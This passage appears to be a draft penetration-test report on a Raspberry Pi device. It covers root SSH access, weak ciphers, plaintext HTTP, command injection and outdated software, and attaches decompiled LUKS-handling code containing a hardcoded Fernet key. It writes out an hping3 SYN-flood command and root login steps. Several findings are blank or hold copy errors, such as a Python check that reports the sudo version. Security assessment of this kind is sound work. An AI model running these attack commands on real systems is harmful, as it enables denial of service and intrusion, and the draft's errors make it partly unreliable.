
2.16 Finding 10 - Root access via authorized keys entry of user bluey

Finding	Root access via authorized keys entry of user bluey
Risk	Critical
Category	Privilege Escalation, Misconfiguration
Impact	An attacker with access to user bluey can gain root access
Description	<p>The authorized_keys file in the root directory has an entry.</p> <pre>1 plunder [~/ssh]: cat authorized_keys 2 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM0 EhQP4e3BVrq0R9nPQz folf9349W/ UDXSAbQIj6RDM joe@reliant 3 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINV2RR0AIF7+9Cm7U2PWVTmJx0hJvTQeYF04L07 Et1qk bluey@plunder 4</pre> <p>Given this information it is feasible to obtain root access by logging into the root account via ssh without using password.</p> <pre>plunder bluey [/]: ssh root@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ECDSA key fingerprint is SHA256:92+PlabRkxftnY5bhPTPJ6T1eex+rckqQrRros9ca4I. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '172.16.0.29' (ECDSA) to the list of known hosts. Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64 Last login: Sat Mar 4 16:35:38 2023 from 172.16.0.1 Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use. plunder [~]:</pre>
Recommendation	

2.17 Finding 11 - Weak cipher suite support

Finding	Weak cipher suite support
Risk	High
Category	Misconfiguration, Cryptography
Impact	An attacker can decrypt encrypted data traffic on port 443
Description	Running the following nmap script: ”nmap 10.0.0.39 -sV --script ssl-enum-ciphers -p 443” pointed out that the TLS configuration supports broken ciphers as shown in the graphic below.
Recommendation	Disable support for broken ciphers

2.18 Finding 12 - SYN Flooding Attack

Finding	SYN Flooding Attack
Risk	Medium
Category	Denial of Service
Impact	The DUT is not accessible
Description	<p>The execution of a SYN Flooding Attack was accomplished with the following command: hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.16.0.29</p> <p>This command sends 15000 packets with 120 bytes and a window size of 64 to port 80.</p> 
Recommendation	Possible countermeasures to SYN Flooding are intrusion prevention systems that monitor the network for suspicious behaviour or implementing SYN cookies to track incoming connection until the three-way handshake is completed.

2.19 Finding 13 - No encryption for Webserver on Port 80

Finding	No encryption for Webserver on Port 80
Risk	High
Category	Misconfiguration
Impact	An attacker can eavesdrop the network packages in plaintext
Description	<p>An nmap scan on the DUT indicated that the service running on port 80 is an unencrypted http service.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-server-header: Apache/2.4.54 (Debian) _ http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre> <p>The indication that the service uses http is confirmed to be true after accessing the address 172.16.0.29:80.</p>
Recommendation	Use https instead to encrypt the data traffic for third parties.

2.20 Finding 14 - Root OpenSSL acces through management server

Finding	Root OpenSSL access through management server
Risk	Critical
Category	Access Controls, Obfuscation
Impact	An attacker can gain root access of the OpenSSH server.
Description	
Recommendation	

2.21 Finding 15 -

Finding	check_version.pyc
Risk	
Category	
Impact	
Description	
Recommendation	

2.22 Finding 16 - No encryption for SD card of Raspberry

Risk	Critical
Finding	No encryption for SD card of Raspberry
Category	Cryptography, Misconfiguration
Impact	An attacker can read all the data on Secure Digital (SD) card
Description	Due to the physical access to the device it was possible to remove the SD card of the device and plug it inside a SD card reader. The SD card reader was able to read out the unencrypted data stored on the device.
Recommendation	Use encryption for the SD card of the Raspberry Pi. An example for the encryption could be the use of a password.

2.23 Finding 17 - Remote Code Execution through vulnerable software

Finding	
Risk	High
Category	Remote Code Execution
Impact	An attacker can execute shell commands remotely
Description	<p>This script is vulnerable to a command injection attack, which allows an attacker to execute arbitrary commands on the DUT. The vulnerability arises due to the script's use of user-controlled input as part of a shell command without proper input validation.</p> <p>The script sends a GET request to a remote server with the MAC-Address of the DUT as an argument. If the server responds with a 200 status code, the script executes the response arguments in a shell on the DUT. The attacker can craft a malicious response that includes arbitrary shell commands, which will then be executed on the DUT. The following command retrieves the MAC-Address of the network interface "eth0" from the DUT and includes it as an argument in a GET request to the server (/mac=MAC-Address): "ip link show eth0"</p>
Recommendation	To fix this vulnerability, the script should validate and sanitize the input before using it in a shell command. One way to achieve this is to use an appropriate library or function to escape any shell metacharacters in the input before using it in a shell command. Additionally, the script should limit the allowed characters and length of the input to only what is necessary for the intended functionality.

2.24 Finding 18 - "userconf-pi" usage

Finding	userconf-pi usage
Risk	High
Category	Misconfiguration
Impact	An attacker can modify the passwords of the users.
Description	<p>The DUT is equipped with the userconf-pi tool, which presents an interactive configuration menu on its first bootup with a display interface. The menu offers various options for user customization, including the ability to change the usernames of existing accounts. Additionally, users can modify the password for the selected account after the username has been changed. Consequently, changing a password can be easily accomplished by connecting a display to the DUT and initiating the first boot.</p>
Recommendation	<p>To ensure security and prevent users from changing any password upon the first boot, it is highly advised to uninstall the userconf-pi tool from the DUT via the apt package manager. However, if the tool is necessary, it's recommended to disable the feature that permits password changes upon the first boot by adjusting the relevant settings.</p>

2.25 Finding - Possible determination of OpenSSL version

Finding	Possible determination of OpenSSH version
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the OpenSSL version of the service running on port 22
Description	<p>As shown in the graphic below the output of an nmap scan disclosed the version of the OpenSSH server.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-server-header: Apache/2.4.54 (Debian) _ http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre>
Recommendation	

2.26 Finding - Possible determination of Apache Server version

Finding	Possible determination of Apache Server version
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the Apache version of the service running on port 80
Description	<p>As shown in the graphic below the output of an nmap scan disclosed the version of the Apache server.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-server-header: Apache/2.4.54 (Debian) _ http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre>
Recommendation	

2.27 Finding - Outdated Sudo Version

Finding	Outdated Sudo version
Risk	Low
Category	Patching
Impact	
Description	Executing the command: "sudo -v" displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of sudo on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of sudo may have significant bug fixes, it is recommended to update to the latest version. While sudo 1.9.5p2 has fixed a critical vulnerability related to a Heap-based Buffer Overflow, it is still advisable to upgrade to the latest version.
Recommendation	To mitigate the vulnerabilities present in sudo, it is highly advisable to upgrade to the latest version of the software, which is free from such weaknesses. The official sudo website at sudo.ws offers the most recent stable releases of sudo. By updating to the latest secure version, users can effectively address known vulnerabilities and bugs, thereby enhancing the overall security and stability of their systems.

2.28 Finding - Outdated Python Version

Finding	Outdated Python Version
Risk	
Category	
Impact	
Description	Executing the command: "python -V" displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of Python on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of Python may have significant bug fixes, it is recommended to upgrade to the latest version. While no critical vulnerabilities were found in Python 3.9.2, it is still advisable to update to the latest version.
Recommendation	To mitigate any vulnerabilities present in Python, it is highly recommended that users upgrade to the latest version of the software which does not have these known issues. The most recent stable releases of Python are available on the official Python website at python.org . By keeping up-to-date with software updates and patches, users can guarantee the overall security and stability of their Python environment.

3 Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Transport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

SD Secure Digital

4 Attachments

```
1 ./pycdc /home/kali/Schreibtisch/todecompile.pyc
2 # Source Generated with Decompyle++
3 # File: todecompile.pyc (Python 3.9)
4 Unsupported opcode: JUMP_IF_NOT_EXC_MATCH import sys
5 import json
6 import subprocess
7 import hashlib
8 from cryptography.fernet import Fernet
9 key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3KBZlRIUmsSOYw='
10 fernet Fernet(key)
11 def filter_cpuinfo(data):
12     data = data.decode('ascii')
13     data = data.split('\n')
14     data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data) data =
15     (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data) data = '
16     \n'.join(data)
17     return data.encode('ascii')
18 data_filters = {
19     'filter_cpuinfo': filter_cpuinfo }
20 def derive_password (configuration):
21     Unsupported opcode: WITH_EXCEPT_START
22     input_data = bytearray.fromhex('30
23     b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
24     # WARNING: Decompyle incomplete
25 def open_luks_device(configuration, password):
26     if configuration.get('debug'):
27         print(f'''Opening LUKS device using password: {password}''')
28     cmd = [
29         'cryptsetup',
30         'LuksOpen',
31         configuration['source_dev'],
32         configuration['mapper_name']]
33     subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
34 def close_luks_device(configuration):
35     if configuration.get('debug'):
36         print('Closing LUKS device.')
37     cmd = [
38         'cryptsetup',
39         'luksClose',
40         configuration['mapper_name']]
41     subprocess.check_call(cmd)
42 def add_luks_passphrase (configuration, old_password, new_password):
43     if configuration.get('debug'):
44         print(f'''Adding passphrase: {new_password} (using existing passphrase:
45         {old_password})''')
```

```

45     '--batch-mode',
46     '--pbkdf-pbkdf2',
47     '--pbkdf-force-iterations=1000', configuration['source_dev']]
48     subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
ascii'), **('input',))
49 def remove_luks_passphrase(configuration, old_password, new_password):
50     if configuration.get('debug');
51     print(f''{Removing old passphrase: {old_password} (remaining passphrase: {
new_password}}''')
52     cmd = [
53         'cryptsetup',
54         'LuksRemovekey',
55         '--batch-mode',
56         configuration['source_dev']]
57     subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
ascii'), **('input',)) configuration = None
58 encrypted_configuration = b'
gAAAAABj6U1FMZKA00NUKUE5IWJFYrY8jeRSf12TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_f
Sq9D-tc Enh8QflWQu2j4l58Vrbjbd1s8kWRqcv6p65XHDiFSEDPAL1ybZD5Bsl0pzBWI59wWVL -
plUJz8FuIIpf01PWdq4sLcB3bSK pfSrT-
CkurhXFzqpRPEaTovsW8QLKpCsQuXyjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1
-ilix-XMcqZu-RhKDkUjw70GT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRq0Voz1XbqeM-
yxIqipC5rJAs40kuBdNcFImJW2UJLF'
59
60 if configuration is not None:
61     encrypted_configuration = fernet.encrypt(json.dumps (configuration).encode())
62

```